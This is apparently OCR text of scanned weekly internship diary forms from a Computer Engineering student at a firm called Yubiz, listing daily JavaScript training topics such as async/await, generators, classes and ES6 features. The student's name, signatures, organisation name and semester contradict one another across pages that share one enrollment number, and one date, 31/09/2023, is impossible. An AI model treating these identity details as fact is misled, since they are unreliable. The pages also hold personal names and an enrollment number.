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

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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day 34:- Review of all Previous topics & session
- async & await
- why async & await introduce
- generator

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

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TOTAL HOURS: 144 hours

B B Patel
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

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

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Annexure-I

Enrollment no: 190390107051

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Rashikumar Bharatbhai Rupa

DIARY OF THE WEEK: From 19/01/2023 TO 25/01/2023

DEPARTMENT: Computer Engineering SEM: 8th

NAME OF THE ORGANISATION: Yubiz Services Limited

NAME OF THE PLANT SECTION/DEPARTMENT: Web development

NAME OF OFFICER INCHARGE OF THE PLANT SECTION/DEPARTMENT: [illegible]

DESCRIPTION OF THE WORK DONE IN BRIEF

Day 35:- Created API
Generator

Day 36:- Test on previous tasks and discuss about queries
Create the tables
- Session on this keyword
- Call, Apply, Bind

Day 37:-Some task were assigned based on previous session
- Types of property descriptor
Data
Accessor
- Ways to define properties in object

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

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SUPPLEMENTRY NOTES
(add additional sheets if required)

Day 38 :- class, inheritance
- implementing a product inventory system
- implementing library management system

Day 39 :- working on tasks
- check how one can create method using different methods
- check validation in code
- Examination of tasks by mentor

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

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TOTAL HOURS 112 hours

R. B. Rajput
SIGNATURE OF STUDENT

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Signature of Faculty Mentor

Signature of officer-in-charge of Dept. / Section / Plant

Date

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Annexure I

Enrollment no: 190390107051

STUDENT'S WEEKLY RECORD OF INTERNSHIP

NAME OF STUDENT: Rachitkumar Bharatbhai Raval

DIARY OF THE WEEK: from 25/09/2023 to 31/09/2023

DEPARTMENT: Computer engineering SEM: 9th

NAME OF THE ORGANISATION: Yubiz Solution Limited

NAME OF THE PLANT/SECTION/DEPARTMENT: Core development

NAME OF OFFICER INCHARGE OF THE PLANT/SECTION/DEPARTMENT: Mr. Kishan Gajjar

DESCRIPTION OF THE WORK DONE IN BRIEF
Day 40 :- ES Now & Future, Versioning Transpiling, Shims / Polyfills, Specs / Rest, Destructuring Day 41 :- object Property Assignments Pattern, ES5, getter / setter, classes, Template literals, Tagged Template literals, Arrow fun. for of / for in loops Day 42 :- Regular Expression, Numbers literal Extension s, unicodes, symbols, Iterators, generators, Errors handling, try catch finally. Day 43 :- Complete the testing task.

